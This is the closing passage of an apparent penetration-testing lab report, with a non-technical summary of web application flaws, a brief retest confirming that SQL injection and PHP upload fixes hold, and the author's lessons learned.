
## Non-Technical Summary

security testing revealed serious vulnerabilities in the web application that could allow attackers to steal sensitive data, take control of the system, and disrupt operations. Think of it like finding unlocked doors and windows in a building that should be secure. These issues are similar to leaving passwords written on sticky notes or having no security cameras. We successfully demonstrated how an attacker could exploit these weaknesses to access confidential information. Immediate fixes are needed, including better password protection, input checking, and system monitoring. Regular security reviews should be scheduled to prevent future vulnerabilities.

# Remediation Validation

After suggesting fixes, I retested to confirm remediation:

1. **Input Sanitization Test:**
   - Attempted previous SQL injection payloads
   - Result: Successfully blocked
2. **File Upload Restrictions:**
   - Tried uploading PHP files
   - Result: Only images allowed




# Conclusion and Lessons Learned

Through this comprehensive VAPT lab series, I gained practical experience in:

1. **Vulnerability Scanning:** Mastered multiple scanning tools and learned to prioritize findings based on risk
2. **Reconnaissance:** Developed systematic OSINT gathering techniques
3. **Exploitation:** Gained hands-on experience with real exploits and their impacts
4. **Post-Exploitation:** Understood the importance of maintaining access and evidence integrity
5. **Reporting:** Learned to communicate technical findings to various audiences

## Key Takeaways:

- Always maintain detailed documentation throughout the testing process
- Follow established methodologies (PTES, OWASP) for consistency
- Prioritize findings based on business impact, not just technical severity
- Clear communication is as important as technical skills
- Continuous learning is essential as threats evolve